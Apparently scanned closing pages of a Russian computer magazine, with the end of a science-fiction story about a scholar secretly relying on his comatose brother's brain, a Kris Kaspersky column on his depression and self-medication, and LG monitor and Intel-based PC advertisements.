— Какие памперсы, причем здесь они?

— Те самые, что вы покупаете в среднем раз в пять-шесть дней. Покупаете и приносите домой. И у вас нет детей...

— Идите к черту! — Кобзарь рванулся с кресла, но тычок пистолета в грудь остановил его.

— Не надо делать резких движений. Лучше расскажите, как все это работает.

— Что?

— Ну... Ваш научный центр, запиханный в памперс. Или мы с вами вместе пройдем сейчас в другую комнату?

Кобзарь молчал.

Человек встал с дивана и вышел. Скрипнула дверь...

Никита следил за пистолетом и не делал никаких попыток идти следом. Постепенно его глаза закрылись, было видно, что он в шоке от того, что сейчас происходит. Мужчина с пистолетом ни на секунду не расслаблялся — вполне могло оказаться, что внешность Кобзаря обманчива. Внешне Никита производил впечатление человека физически крепкого, способного одолеть в одиночной схватке сильного противника. Но сегодня был явно не его день...

Они ждали возвращения минут пятнадцать. За все это время Кобзарь не пошевелился; только дышать стал ровнее, спокойнее — похоже, он старался отключиться от происходящего. Когда раздался шаг возвращающегося гостя, он открыл глаза.

Человек молча вошел, сел на прежнее место, обхватил руками колени, задумался. Никита смотрел на него, не задавая никаких вопросов.

— Если бы не бизнес... — начал было гость, но остановился на полуслове. Чувствовалось, что ему не хватает слов. Он сделал какие-то непонятные жесты руками, потом обхватил голову и прошептал то ли молитву, то ли проклятия.

В его устах это звучало одинаково...

— Кто это? — нашел он в себе силы спросить спустя некоторое время.

— Мой брат.

— И давно?..

— Четырнадцать лет.

— ...

— Даже не пытайтесь найти концы в этом деле. Официально он мертв.

— Кобзарь не смотрел в глаза — он говорил куда-то в пол.

— Это ему предназначаются памперсы?

— Конечно...

— И вы ухаживаете за ним все это время?

— А что мне остается делать? Изредка у него случаются болезни, периодически открываются пролежни — но я без него ничто...

— Я понял. И ваше образование, и ваши звания и должности, и диссертация... Все это — трафик, пропущенный через его мозги?!

— Да. Вы же видите, я не сумел решить задачу, которую вы мне дали.

А он сумел — за пятнадцать минут.

Мужчина помолчал, потом спросил:

— Но кто-то ведь сделал ту установку, что работает сейчас с его сознанием?

— Он сам и сделал. Он хотел вернуться к нормальной жизни... Пока еще мог самостоятельно что-то делать. Изобретал, придумывал...

— А что с ним?..

— Менингит.

— Просто менингит?!

— Не просто. Когда микробиологи сделали экспертизу, то выяснилось, что это какой-то очень страшный вид вируса. При заболевании им выживают четыре человека на миллион. Он выкарабкался... А потом у него в машине что-то случилось — и он больше не мог жить без сигнала. Все шло напрямую ему в мозг... А однажды мне пришлось в голову — пропускать через него трафик. Чуть, конечно... Оказалось — работает. Но после этого он уже перестал ходить, разговаривать. Перестал меня узнавать. И мне не осталось ничего, кроме как помогать ему жить и использовать его мозг себе во благо. Так я и стал тем, кто я есть. Так что я не смогу выполнить вашу работу...

— Он сможет, — человек кивнул в сторону другой комнаты. — А кому платить деньги — мне все равно. Вот суть задачи...

Он протянул Никите листок бумаги. Тот внимательно прочитал, прикусил губу, а потом посмотрел на книжный шкаф и взял из него несколько книг. Подумал о чем-то — словно взвешивал каждую из них. Остановился на «Евгении Онегине».

— Пойду, подготовлю его...

— А это? — мужчина кивнул на книгу.

— Допинг. Случайно догадался. Я читаю — и он работает на порядок быстрее. Как говорят специалисты — оверклокинг.

— Ну-ну... — покачал головой гость. — Давайте... Я буду ждать здесь.

И через минуту из спальни донеслось: «Мой дядя самых честных правил, когда не в шутку занемог...» **с**

**СЕГОДНЯ  
НИКТО  
НЕ ПРИДЕТ, —  
СКВОЗЬ ЗУБЫ  
СКАЗАЛ ОН**

# ИСХОДНИКИ ВСЕЛЕННОЙ

КОЛОНКА КРИСА КАСПЕРСКИ

112 | ОФФТОПИК

## НА ГЛУБИНЕ МЫЩЬХА

Заканчивался один из самых мрачных периодов в истории мышцха. Больше месяца занимался черт знает чем, не работал, хотя и крутил хвостом, не отдыхал. Все началось со звона в ушах, который пришел из ниоткуда и вместо того, чтобы уйти в никуда, прочно обосновался в моем мышцхином пространстве.

Попытки избавиться от него с помощью феназепам и пираретама сначала породили сонливость, потом все опротивело, стало мрачным, появилось осознание, что что-то тут не так, а идти некуда. Стремительный полет ввысь угас как бычок в унитазе.

Словно какая-то темная лопата прошла сквозь, едва не разрезав меня напополам. Реально, было очень плохо. Или передоз феназепам, или сочетание ноотропила с фенибутом и фезамом дало свой букет. Сначала все развивалось нормально, и ничто ничего не предвещало. Внутри меня шевелился какой-то древний дракон, собирающийся расколоть скорлупу и воззвать древних богов к жизни. Только вот спать стал беспокойно: просыпался несколько раз и после непродолжительного ерзанья по своему топчану вновь проваливался в глубокий колодец сна. Так продолжалось три дня. Я пытался выровнять график сна, чтобы отоспаться раз и навсегда (ну или хотя бы на ближайшее время вперед), только вместо этого проснулся в два ночи в перевозбужденном состоянии сознания, когда креатив так и прет, проворочался до трех, затем бодро встал, позавтракал и начал ковырять всякие мелкие дела, но потом... Стала накатываться сонливость, объяснимая сбившимся графиком (ведь

раньше в это время мышцх спал диким сном). Быстро усиливаясь, она обрушилась на мышцх'а словно волна, накрыв мелкого грызуна с головой и хвостом. Лапы не попадали по клавиатуре, выбивая соседние буквы, и все слова выходили с ошибками, что высадило мышцх на глущую измену профнепригодности. Приходилось смотреть на клавиатуру, чтобы хоть что-то писать. Стало трудно выговаривать слова, скулами сводило лицо. Кризис продолжался два дня, после чего начал понемногу отступать. Навыки быстрой печати на третий день полностью восстановились, и мышцх погрузился в мир тайных желаний или, попросту говоря, вновь начал ходить по разным форумам, агрессивно теребящим его хвост. Короче, довел себя до трясущихся рук и вялотекущей депрессии, вызывающей отвращение ко всему вокруг.

Тяжелую готическую музыку сменила Милен Фармер, и мышцх, закончивший к двум часам ночи очередную никому не нужную статью, лежал на топчане, наслаждаясь одиночеством — своим единственным естественным состоянием, но за время последней депрессии, когда мышцх метало, колбасило и крыло, он познакомился с кучей интересных людей. Душевнобольных. Хотя сам себя таковым не считает, во всяком случае, пока. Только вот мышцхиные действия становятся все менее и менее адекватными, и все труднее находить ответ на вопрос «а зачем?». Так что тут все не так просто, как это кажется на первый взгляд. А Северная Тьма — это вообще отдельная история: потрясающая цепочка невероятных событий, ведущая в... никуда. В очередное разочарование. Но все равно интересно, когда я ей посылал смс'ку, описывая клубящийся туман, сам неожиданно вспомнил... вспомнил, что внутри мышцхиного сознания заключена целая вселенная, что это не просто какая-то там нора. Звезды-то ведь у меня

по крайней мере еще никто не отнимал, — вот они, рядом. Стоит только протянуть лапу и вытащить телескоп, предварительно стряхнув с него многовековой слой пыли.

Если кто-то и отнял у меня что-то, то это я сам. Это я сам заключил себя в тюрьму, забрался в колодец, из которого одной лишь силой желания не выбраться. Все к этому катилось, все к этому шло. К замыканию в себе. А это уже симптом. Ладно, работать надо, а не высаживаться, по крайней мере, так можно... а что, собственно говоря, так можно?! Сколько раз пытался загнать себя в жесткий временной график, чтобы хоть как-то удерживаться на волне необъятного потока несделанных дел, но каждый раз срывался и где-то с месяц не делал ни хрена, после чего, конечно же, вновь отряхивался от мерзостей своего внутреннего мира и возвращался к работе. Но перспективы будущего — это мрак, не говоря уже о том, что все слишком затянулось: я стал слишком стар, исчез порыв, поддерживающий меня на ветру, исчезли эмоции и все превратилось в «да ну его на фиг!». Я ни к чему не стремлюсь не потому, что всего достиг, а потому, что просто перестал стремиться. Ну, может быть, еще не совсем перестал, но уже не так, как раньше. Сейчас я больше всего хочу оставить все так, как есть и ничего не менять. Я стал бояться перемен, избегать их: всякая перемена воспринимается как скрытая угроза, как отказ от части меня, от части моего мира, который сложился словно мозаика, а весь остальной мир катится совсем не туда, куда я. Мышцх ушел в свой внутренний мир, отчетливо поняв, что никакого внешнего мира у него вообще нет, а есть только работа — тот единственный стержень, что держит его на плаву. Мышцх не работает, мышцх просто сжигает время, пустив жизнь на самотек в стремительных перепадах вечно меняющегося настроения **С**







# Во Власти Качества

## Яркое насыщенное изображение

Жидкокристаллический монитор L1750SG-SN Flatron  
 Видимая область 17" (43.18 см) /Точка 0.264 x 0.264 мм  
 Яркость 250 кд/м<sup>2</sup> - типичная /Контрастность 500:1 - типичная  
 Подсветка 4 лампы CCFL /Угол обзора 160° по горизонтали, 160° по вертикали  
 Время отклика 8 мс /Глубина цвета 16.2 млн. цветов  
 Соответствие стандартам TCO'03 /Разрешение 1280x1024@75 Гц

Информационная служба LG Electronics 8-800-200-76-76 (бесплатная горячая линия по России) [www.lg.ru](http://www.lg.ru)

Life's  
Good



**LG**  
[www.lg.ru](http://www.lg.ru)



**Dina Victoria**  
(095) 688-61-17, 688-27-65  
**WWW.DVCOMP.RU**

Москва: Pronet Group (495)789-38-46, Москва: Неоторг (495)223-23-23, Москва: розничная сеть Polaris (495) 755-55-57, Москва: Ф-Центр (495) 472-64-01, Москва: NT Computer (495) 970-19-30, Москва: Техносила (495) 777-87-77, Москва: Компания Кит (495) 777-66-55, Москва: Flake (495) 236-99-25, Москва: АБ-групп (495) 745-5175, Москва: Сетевая Лаборатория (495) 784-64-90, Москва: ISM (495) 718-40-20, Москва: Никс (495) 974-33-33, Москва: ОЛДИ (495)105-07-00, Москва: USN Computers (495) 221-72-97, Москва: Старт-Мастер (495) 935-38-52, Москва: Акситек (495) 784-72-24, Москва: Эльдорадо (495) 500-00-00, Москва: Киберэлектроника (495) 504-25-31, Москва: Дилайн (495) 969-22-22, Москва: ULTRA Computers (495) 775-75-66, 729-52-55, Гомель: ДЕЛ (495)250-55-36, Пермь: Гаском (3422) 36-37-75, Волгоград: Волгоградпромграсистема (8442) 90-30-30, Москва: Алмер (495) 101-39-25, Москва: Микросет (495) 924-27-47, Москва: Гипермаркет Санрайз Про (495) 542-80-70, Санкт-Петербург: ДВМ-Нева (812) 325-11-05, Нижневартовск: Ланкорд (3466) 61-22-22, Краснодар:Иманго-Краснодар (861) 2551-552, 2510-915, Новосибирск: Квеста (38322)332-407, Новосибирск: Арсиситек (383) 221-16-89, Волгоград:Техком (8442) 97-59-37, Нижний Новгород: АйТиОн (8312) 74-85-89, Тюмень: Инэкс-Техника (3452)39-00-36, Электросталь: Домотехника (257) 21488,Иркутск: Комтек (3952) 258338,Иркутск: Билайн (3952) 24-00-24,Красноярск: Альдо (3912) 21-11-45, Липецк: Регард Тур (0742) 48-45-73, Воронеж: Сани (0732) 54-00-00, Воронеж: Рет (0732) 77-93-39, Томск: Стек (3822) 55-71-43, Рязань: ДВК (0912) 90-00-00, Гомель: Компьютер Маркет (0232) 48-10-48,Тюмень: Торговый дом «Весы» (3452) 75-00-00,Оренбург: Гермес-Телеком(3532)536-565, Омск: Технопарк (3812) 57-93-19, Альметьевск: Компьютерный мир (8553) 25-98-48, Воронеж: РИАН (4732)512-412, Лабитнанги: КЦ Ямал (34992)51-777, Ижевск: ЭЛМИ(3412) 50-50-50, Омск: Лик-2000 (3812) 229-700

"Дина Виктория" официальный дистрибьютор мониторов компании lg electronics на территории РФ.  
 товар сертифицирован



# Прорыв года!

Компьютер марки <NT> AdvaNT AGE  
на базе процессора Intel® Core™ 2 Duo.



Intel® Core™ 2 Duo  
Процессор, опередивший время  
На 40% быстрее, на 40% экономичнее\*

На правах рекламы



[www.nt.ru](http://www.nt.ru)

Компьютеры марки <NT> можно приобрести в  
Федеральной сети компьютерных центров POLARIS  
и у наших региональных дилеров: [www.nt.ru](http://www.nt.ru)  
тел.: (495) 363 9393



Два ядра.  
Делай больше.

Обозначения Intel, Intel Core, Intel logo, Intel Inside, Intel Inside logo и Core Inside являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.

\* Производительность измерялась с помощью эталонного теста производительности SPECint\*\_rate\_base2000 (2 экземпляра), а энергопотребление – по значению тепловыделения (Thermal Design Power, TDP). Сравнивались процессоры Intel(R) Core™ 2 Duo E6700 и Intel(R) Pentium(R) D 960. Производительность реальной системы может отличаться. Дополнительную информацию можно получить на странице [www.intel.ru/performance](http://www.intel.ru/performance)

